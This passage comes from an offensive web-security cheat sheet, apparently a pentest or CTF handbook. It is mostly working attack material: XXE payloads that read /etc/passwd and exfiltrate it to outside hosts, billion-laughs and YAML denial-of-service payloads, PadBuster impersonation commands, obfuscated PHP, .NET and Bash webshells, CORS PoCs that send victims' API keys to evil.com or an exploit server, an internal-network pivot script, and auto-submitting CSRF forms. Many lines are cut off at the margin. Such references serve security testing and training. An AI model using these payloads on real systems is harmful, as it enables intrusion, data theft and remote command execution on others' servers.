46      <name>Jean &xxe; Dupont</name>
47      <phone>00 11 22 33 44</phone>
48      <adress>42 rue du CTF</adress>
49      <zipcode>75000</zipcode>
50      <city>Paris</city>
51    </contact>
52  </contacts>
53
54  <?xml version="1.0" encoding="ISO-8859-1"?>
55  <!DOCTYPE foo [
56    <!ELEMENT foo ANY >
57    <!ENTITY % xxe SYSTEM "php://filter/convert.bae64-encode/resource=http://1
58  ]>
59  <foo>&xxe;</foo>
60
61  # Deny Of Service - Billion Laugh Attack
62
63  <!DOCTYPE data [
64    <!ENTITY a0 "dos" >
65    <!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
66    <!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
67    <!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
68    <!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
69  ]>
70  <data>&a4;</data>
71
72  # Yaml attack
73
74  a: &a ["lol","lol","lol","lol","lol","lol","lol","lol"]
75  b: &b [*a,*a,*a,*a,*a,*a,*a,*a]
76  c: &c [*b,*b,*b,*b,*b,*b,*b,*b]
77  d: &d [*c,*c,*c,*c,*c,*c,*c,*c]
78  e: &e [*d,*d,*d,*d,*d,*d,*d,*d]
79  f: &f [*e,*e,*e,*e,*e,*e,*e,*e]
80  g: &g [*f,*f,*f,*f,*f,*f,*f,*f]
81  h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
82  i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
83
84  # XXE OOB Attack (Yunusov, 2013)
85

```

```

86  <?xml version="1.0" encoding="utf-8"?>
87  <!DOCTYPE data SYSTEM "http://publicServer.com/parameterEntity_oob.dtd">
88  <data>&send;</data>
89
90  File stored on http://publicServer.com/parameterEntity_oob.dtd
91  <!ENTITY % file SYSTEM "file:///sys/power/image_size">
92  <!ENTITY % all "<!ENTITY send SYSTEM 'http://publicServer.com/?%file;'>">
93  %all;
94
95  # XXE OOB with DTD and PHP filter
96
97  <?xml version="1.0" ?>
98  <!DOCTYPE r [
99  <!ELEMENT r ANY >
100 <!ENTITY % sp SYSTEM "http://92.222.81.2/dtd.xml">
101 %sp;
102 %param1;
103 ]>
104 <r>&exfil;</r>
105
106 File stored on http://92.222.81.2/dtd.xml
107 <!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/p
108 <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://92.222.81.2/dtd.xml?%data
109
110 # XXE Inside SOAP
111
112 <soap:Body><foo><![CDATA[<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://x.x.
113
114 # XXE PoC
115
116 <!DOCTYPE xxe_test [ <!ENTITY xxe_test SYSTEM "file:///etc/passwd"> ]><x>&
117 <?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE xxe_test [ <!ENTITY x
118 <?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE xxe_test [<!ELEMENT f
119
120 # XXE file upload SVG
121 <svg>&xxe;</svg>
122 <svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/199
123     <image xlink:href="expect://ls"></image>
124 </svg>
125
126 <?xml version="1.0" encoding="UTF-8" standalone="yes"?><!DOCTYPE test [ <!
127
128 # XXE Hidden Attack
129
130 - Xinclude
131
132 Visit a product page, click "Check stock", and intercept the resulting POS
133 Set the value of the productId parameter to:
134 <foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" h
135
136 - File uploads:

```

```
137
138 Create a local SVG image with the following content:
139 <?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
140 Post a comment on a blog post, and upload this image as an avatar.
141 When you view your comment, you should see the contents of the /etc/hostname
```

# Cookie Padding

```
1 # https://github.com/AonCyberLabs/PadBuster
2
3 # Get cookie structure
4 padbuster http://10.10.119.56/index.php xDwqvSF4SK1BIqPxM9fiFxnWmF+wjfka 8
5
6 # Get cookie for other user (impersonation)
7 padbuster http://10.10.119.56/index.php xDwqvSF4SK1BIqPxM9fiFxnWmF+wjfka 8
```

# Webshells



php shell - asp shell - aspx shell - LocalRoot.NET

<https://www.localroot.net/>

## PHP

```
1 # system
2
3 //CURL http://ip/shell.php?1=whoami
4 //www.somewebsite.com/index.html?1=ipconfig
5
6 // passthru
7 <?php passthru($_GET['cmd']); ?>
8
9 // NINJA
10 ;").($_^"/"); ?>
11 http://target.com/path/to/shell.php?=function&=argument
12 http://target.com/path/to/shell.php?=system&=ls
13
14 // NINJA 2
15 /'^{$_;@$_[__](@$_[__]);
16
17 // One more
18 <?=$_="";$_="";$_=($_^chr(4*4*(5+5)-40)).($_^chr(47+ord(1==1))).($_^chr(o
19
20 // https://github.com/Arrexel/phpbash
21 // https://github.com/flozz/p0wny-shell
```

## .NET

```
1 <%@Page Language="C#"%><%var p=new System.Diagnostics.Process{StartInfo={F
2 www.somewebsite.com/cgi-bin/a?ls%20/var
```

## Bash

```
1 #!/bin/sh
2 echo;$_ ` ${QUERY_STRING/%20/ }` 
3 www.somewebsite.com/cgi-bin/a?ls%20/var
```

---

## aspx

```
# https://github.com/antonioCoco/SharPyShell
```

# CORS

## Tools

```
1 # https://github.com/s0md3v/Corsy
2 python3 corsy.py -u https://example.com
3 # https://github.com/chenj/CORScanner
4 python cors_scan.py -u example.com
5 # https://github.com/Shivangx01b/CorsMe
6 echo "https://example.com" | ./Corsme
7 cat subdomains.txt | ./httpprobe -c 70 -p 80,443,8080,8081,8089 | tee http_
8 cat http_https.txt | ./CorsMe -t 70
9 # CORSPoc
10 # https://tools.honoki.net/cors.html
```

### URL accessed

### Access permitted?

http://normal-website.com/example/ Yes: same scheme, domain, and port

http://normal-website.com/example2/ Yes: same scheme, domain, and port

https://normal-website.com/example/ No: different scheme and port

http://en.normal-website.com/example/ No: different domain

http://www.normal-website.com/example/ No: different domain

http://normal-website.com:8080/example/ No: different port



In any site disclosing users & passwords (or other sensitive info), try CORS.

```
1 # Simple test
2 curl --head -s 'http://example.com/api/v1/secret' -H 'Origin: http://evil.
3
4 # There are various exceptions to the same-origin policy:
5 • Some objects are writable but not readable cross-domain, such as the loc
```

```

6   • Some objects are readable but not writable cross-domain, such as the len
7   • The replace function can generally be called cross-domain on the location
8   • You can call certain functions cross-domain. For example, you can call t
9
10 # Access-Control-Allow-Origin header is included in the response from one
11
12 CORS good example:
13 https://hackerone.com/reports/235200
14
15 - CORS with basic origin reflection:
16
17     With your browser proxying through Burp Suite, turn intercept off, log
18     Review the history and observe that your key is retrieved via an AJAX
19     Send the request to Burp Repeater, and resubmit it with the added head
20     Observe that the origin is reflected in the Access-Control-Allow-Origin
21     Now browse to the exploit server, enter the following HTML, replacing
22     <script>
23         var req = new XMLHttpRequest();
24         req.onload = reqListener;
25         req.open('get','$url/accountDetails',true);
26         req.withCredentials = true;
27         req.send();
28
29         function reqListener() {
30             location='/log?key='+this.responseText;
31         };
32     </script>
33     Observe that the exploit works – you have landed on the log page and y
34     Go back to the exploit server and click "Deliver exploit to victim".
35     Click "Access log", retrieve and submit the victim's API key to comple
36
37 - Whitelisted null origin value
38
39     With your browser proxying through Burp Suite, turn intercept off, lo
40     Review the history and observe that your key is retrieved via an AJAX
41     Send the request to Burp Repeater, and resubmit it with the added head
42     Observe that the "null" origin is reflected in the Access-Control-Allo
43     Now browse to the exploit server, enter the following HTML, replacing
44     <iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="
45         var req = new XMLHttpRequest ();
46         req.onload = reqListener;
47         req.open('get','$url/accountDetails',true);
48         req.withCredentials = true;
49         req.send();
50
51         function reqListener() {
52             location='$exploit-server-url/log?key='+encodeURIComponent(this
53         };
54     </script>"></iframe>
55     Notice the use of an iframe sandbox as this generates a null origin re
56     Go back to the exploit server and click "Deliver exploit to victim".

```

```
57     Click "Access log", retrieve and submit the victim's API key to comple
58
59 - CORS with insecure certificate
60
61     With your browser proxying through Burp Suite, turn intercept off, log
62     Review the history and observe that your key is retrieved via an AJAX
63     Send the request to Burp Repeater, and resubmit it with the added head
64     Observe that the origin is reflected in the Access-Control-Allow-Origin
65     Open a product page, click "Check stock" and observe that it is loaded
66     Observe that the productId parameter is vulnerable to XSS.
67     Now browse to the exploit server, enter the following HTML, replacing
68     <script>
69         document.location="http://stock.$your-lab-url/?productId=4<script>v
70     </script>
71     Observe that the exploit works – you have landed on the log page and y
72     Go back to the exploit server and click "Deliver exploit to victim".
73     Click "Access log", retrieve and submit the victim's API key to comple
74
75 - CORS with pivot attack
76
77 Step 1
78 First we need to scan the local network for the endpoint. Replace $collabo
79 <script>
80 var q = [], collaboratorURL = 'http://$collaboratorPayload';
81 for(i=1;i<=255;i++){
82     q.push(
83         function(url){
84             return function(wait){
85                 fetchUrl(url,wait);
86             }
87             }('http://192.168.0.'+i+':8080'));
88     }
89     for(i=1;i<=20;i++){
90         if(q.length)q.shift()(i*100);
91     }
92     function fetchUrl(url, wait){
93         var controller = new AbortController(), signal = controller.signal;
94         fetch(url, {signal}).then(r=>r.text()).then(text=>
95             {
96                 location = collaboratorURL + '?ip=' + url.replace(/^http:\//, '') + '&cod
97             }
98         ))
99         .catch(e => {
100             if(q.length) {
101                 q.shift()(wait);
102             }
103         });
104         setTimeout(x=>{
105             controller.abort();
106             if(q.length) {
107                 q.shift()(wait);
108             }
109         }, 1000);
110     }
111 }
```

```

108      }
109    }, wait);
110  }
111 </script>
112 Step 2
113 Clear the code from stage 1 and enter the following code in the exploit se
114 <script>
115 function xss(url, text, vector) {
116   location = url + '/login?time=' + Date.now() + '&username=' + encodeURICompone
117 }
118
119 function fetchUrl(url, collaboratorURL){
120   fetch(url).then(r=>r.text()).then(text=>
121   {
122     xss(url, text, '"><img src=' + collaboratorURL + '?foundXSS=1>');
123   }
124 })
125 }
126
127 fetchUrl("http://$ip", "http://$collaboratorPayload");
128 </script>
129
130 Step 3
131 Clear the code from stage 2 and enter the following code in the exploit se
132 <script>
133 function xss(url, text, vector) {
134   location = url + '/login?time=' + Date.now() + '&username=' + encodeURICompone
135 }
136 function fetchUrl(url, collaboratorURL){
137   fetch(url).then(r=>r.text()).then(text=>
138   {
139     xss(url, text, '"><iframe src=/admin onload="new Image().src=\'' + colla
140   }
141 })
142 }
143
144 fetchUrl("http://$ip", "http://$collaboratorPayload");
145 </script>
146 Step 4
147 Read the source code retrieved from step 3 in your Collaborator interactio
148 <script>
149 function xss(url, text, vector) {
150   location = url + '/login?time=' + Date.now() + '&username=' + encodeURICompone
151 }
152
153 function fetchUrl(url){
154   fetch(url).then(r=>r.text()).then(text=>
155   {
156     xss(url, text, '"><iframe src=/admin onload="var f=this.contentWindow.
157   }
158 })

```

```
159 }
160
161 fetchUrl("http://$ip");
162 </script>
163 Click on "Deliver exploit to victim" to submit the code. Once you have sub
164
165 # JSONP
166
167 In GET URL append "?callback=testjsonp"
168 Response should be:
169 testjsonp(<json-data>)
170
171 # Bypasses
172 Origin:null
173 Origin:attacker.com
174 Origin:attacker.target.com
175 Origin:attackertarget.com
176 Origin:sub.attackertarget.com
```

## CORS PoC

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <title>CORS PoC Exploit</title>
5  </head>
6  <body>
7  <center>
8
9  <h1>CORS Exploit<br>six2dez</h1>
10 <hr>
11 <div id="demo">
12 <button type="button" onclick="cors()">Exploit</button>
13 </div>
14 <script type="text/javascript">
15 function cors() {
16     var xhttp = new XMLHttpRequest();
17     xhttp.onreadystatechange = function() {
18         if(this.readyState == 4 && this.status == 200) {
19             document.getElementById("demo").innerHTML = this.responseText;
20         }
21     };
22     xhttp.open("GET", "http://<vulnerable-url>", true);
23     xhttp.withCredentials = true;
```

```
24     xhttp.send();
25   }
26 </script>
27
28 </center>
29 </body>
30 </html>
```

---

## CORS PoC 2

```
1 <html>
2 <script>
3 var http = new XMLHttpRequest();
4 var url = 'Url';//Paste here Url
5 var params = 'PostData';//Paste here POST data
6 http.open('POST', url, true);
7
8 //Send the proper header information along with the request
9 http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded')
10
11 http.onreadystatechange = function() {//Call a function when the state cha
12     if(http.readyState == 4 && http.status == 200) {
13         alert(http.responseText);
14     }
15 }
16 http.send(params);
17
18 </script>
19 </html>
```

---

## CORS PoC 3 - Sensitive Data Leakage

```
1 <html>
2 <body>
3 <button type='button' onclick='cors()'>CORS</button>
4 <p id='corspoc'></p>
5 <script>
```

```

6  function cors() {
7  var xhttp = new XMLHttpRequest();
8  xhttp.onreadystatechange = function() {
9  if (this.readyState == 4 && this.status == 200) {
10 var a = this.responseText; // Sensitive data from target1337.com about user
11 document.getElementById("corspoc").innerHTML = a;
12 xhttp.open("POST", "https://evil.com", true); // Sending that data to Attack
13 xhttp.withCredentials = true;
14 console.log(a);
15 xhttp.send("data="+a);
16 }
17 };
18 xhttp.open("POST", "https://target1337.com", true);
19 xhttp.withCredentials = true;
20 var body = "requestcontent";
21 var aBody = new Uint8Array(body.length);
22 for (var i = 0; i < aBody.length; i++)
23 aBody[i] = body.charCodeAt(i);
24 xhttp.send(new Blob([aBody]));
25 }
26 </script>
27 </body>
28 </html>

```

## CORS JSON PoC

```

1  <!DOCTYPE html>
2  <html>
3  <head>
4  <title>JSONP PoC</title>
5  </head>
6  <body>
7  <center>
8
9  <h1>JSONP Exploit<br>YourTitle</h1>
10 <hr>
11 <div id="demo">
12 <button type="button" onclick="trigger()">Exploit</button>
13 </div>
14 <script>
15
16 function testjsonp(myObj) {
17   var result = JSON.stringify(myObj)
18   document.getElementById("demo").innerHTML = result;

```

```
19    //console.log(myObj)
20  }
21
22 </script>
23
24 <script >
25
26   function trigger() {
27     var s = document.createElement("script");
28     s.src = "https://<vulnerable-endpoint>?callback=testjsonp";
29     document.body.appendChild(s);
30   }
31
32 </script>
33 </body>
34 </html>
```

# CSRF

## Summary

- ⓘ Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

3 conditions:

- A relevant action.
- Cookie-based session handling.
- No unpredictable request parameters.

How to find:

- Remove CSRF token from requests and/or put a blank space.
- Change POST to GET.
- Replace the CSRF token with a random value (for example 1).
- Replace the CSRF token with a random token of the same restraints.
- Extract token with HTML injection.
- Use a CSRF token that has been used before.
- Bypass regex.
- Remove referer header.
- Request a CSRF by executing the call manually and use that token for the request.

## Quick attacks

```
1 # HTML GET
2 <a href="http://vulnerable/endpoint?parameter=CSRFd">Click</a>
3
4 # HTML GET (no interaction)
5 
```

```
6
7 # HTML POST:
8 <form action="http://vulnerable/endpoint" method="POST">
9 <input name="parameter" type="hidden" value="CSRFd" />
10 <input type="submit" value="Submit Request" />
11 </form>
12
13 # HTML POST (no interaction)
14 <form id="autosubmit" action="http://vulnerable/endpoint" method="POST">
15 <input name="parameter" type="hidden" value="CSRFd" />
16 <input type="submit" value="Submit Request" />
17 </form>
18 <script>
19 document.getElementById("autosubmit").submit();
20 </script>
21
22 # JSON GET:
23 <script>
24 var xhr = new XMLHttpRequest();
25 xhr.open("GET", "http://vulnerable/endpoint");
26 xhr.send();
27 </script>
28
29 # JSON POST
30 <script>
31 var xhr = new XMLHttpRequest();
32 xhr.open("POST", "http://vulnerable/endpoint");
33 xhr.setRequestHeader("Content-Type", "text/plain");
34 xhr.send('{"role":admin}');
35 </script>
```

## Tools

```
1 # https://github.com/0xInfection/XSRFProbe
2 xsrfprobe --help
```

## Example 1

```

1 Vulnerable request example:
2 --
3 POST /email/change HTTP/1.1
4 Host: vulnerable-website.com
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 30
7 Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
8
9 email=wiener@normal-user.com
10 --
11
12 HTML with attack:
13 --
14 <html>
15   <body>
16     <form action="https://vulnerable-website.com/email/change" method="POST">
17       <input type="hidden" name="email" value="pwned@evil-user.net" />
18     </form>
19     <script>
20       document.forms[0].submit();
21     </script>
22   </body>
23 </html>
24 --

```

## Example 2

```

1 # Exploit CSRF in GET:
2 
```

## Json CSRF

```
1 Requirements:
2
3 1. The authentication mechanism should be in the cookie-based model. (By d
4 2. The HTTP request should not be fortify by the custom random token on th
5 3. The HTTP request should not be fortify by the Same Origin Policy.
6
7 Bypass 2 & 3:
8 • Change the request method to GET append the body as query parameter.
9 • Test the request without the Customized Token (X-Auth-Token) and also he
10 • Test the request with exact same length but different token.
11
12 If post is not allowed, can try with URL/param?_method=PUT
13
14
15 <body onload='document.forms[0].submit()'>
16 <form action="https://<vulnerable-url>?_method=PUT" method="POST" enctype=
17   <input type="text" name='{"username":"blob","dummy":""' value='"'>
18   <input type="submit" value="send">
19 </form>
20
21 <!--This results in a request body of:
22 {"username":"blob", "dummy": "="} -->
```

## CSRF Token Bypass

```
1 CSRF Tokens
2
```

```

3 Unpredictable value generated from the server to the client, when a second
4 → Is transmitted to the client through a hidden field:
5
6
7 - Example:
8 --
9 POST /email/change HTTP/1.1
10 Host: vulnerable-website.com
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 68
13 Cookie: session=2yQIDcpia41WrATfjPqvm9t0kDvkMvLm
14
15 csrf=Wff1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com
16 --
17
18 - Validation depends on method (usually POST):
19 --
20 GET /email/change?email=pwned@evil-user.net HTTP/1.1
21 Host: vulnerable-website.com
22 Cookie: session=2yQIDcpia41WrATfjPqvm9t0kDvkMvLm
23 --
24
25 - Validation depends on token is present (if not, validation is skipped):
26 --
27 POST /email/change HTTP/1.1
28 Host: vulnerable-website.com
29 Content-Type: application/x-www-form-urlencoded
30 Content-Length: 25
31 Cookie: session=2yQIDcpia41WrATfjPqvm9t0kDvkMvLm
32
33 email=pwned@evil-user.net
34 --
35 - CSRF not tied to user session
36
37 - CSRF tied to a non-session cookie:
38 --
39 POST /email/change HTTP/1.1
40 Host: vulnerable-website.com
41 Content-Type: application/x-www-form-urlencoded
42 Content-Length: 68
43 Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF; csrfKey=rZHCnSzEp8db
44
45 csrf=RhV7yQD00xcq9gLEah2WVbmuFqy0q7tY&email=wiener@normal-user.com
46 --
47
48 - CSRF token duplicated in cookie:
49 --
50 POST /email/change HTTP/1.1
51 Host: vulnerable-website.com
52 Content-Type: application/x-www-form-urlencoded
53 Content-Length: 68

```

```

54     Cookie: session=1DQGdzYb0JQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyj
55
56     csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.com
57     --
58
59 - Validation of referer depends on header present (if not, validation is s
60
61 - Circumvent referer validation (if only checks the domain existence)
62
63 - Remove Anti-CSRF Token
64 - Spoof Anti-CSRF Token by Changing a few bits
65 - Using Same Anti-CSRF Token
66 - Weak Cryptography to generate Anti-CSRF Token
67 - Guessable Anti-CSRF Token
68 - Stealing Token with other attacks such as XSS.
69 - Converting POST Request to GET Request to bypass the CSRF Token Check. (
70
71 Other validations bypasses:
72 1) remove anticsrf tokens & parameter
73 2) pass blank parameter
74 3) add same length token
75 4) add another user's valid anti csrf token
76 5) random token in long length (aaaaaaaaaa)
77 6) Try decode token
78 7) Use only static part of the token

```

## CSRF sample POC

```

1 <html>
2 <script>
3 function jsonreq() {
4     var xmlhttp = new XMLHttpRequest();
5     xmlhttp.open("POST","https://target.com/api/endpoint", true);
6     xmlhttp.setRequestHeader("Content-Type","text/plain");
7     //xmlhttp.setRequestHeader("Content-Type", "application/json;charset=UTF
8     xmlhttp.withCredentials = true;
9     xmlhttp.send(JSON.stringify({"test":"x"}));
10 }
11 jsonreq();
12 </script>
13 </html>



```


## CSRF to reflected XSS

```
1 <html>
2   <body>
3     <p>Please wait... ;)</p>
4     <script>
5       let host = 'http://target.com'
6       let beef_payload = '%3c%73%63%72%69%70%74%3e%20%73%3d%64%6f%63%75%6d%65%6e'
7       let alert_payload = '%3Cimg%2Fsrc%2Fonerror%3Dalert(1)%3E'
8
9       function submitRequest() {
10         var req = new XMLHttpRequest();
11         req.open(<CSRF components, which can easily be copied from Burp's POC ge
12         req.setRequestHeader("Accept", "*/*");
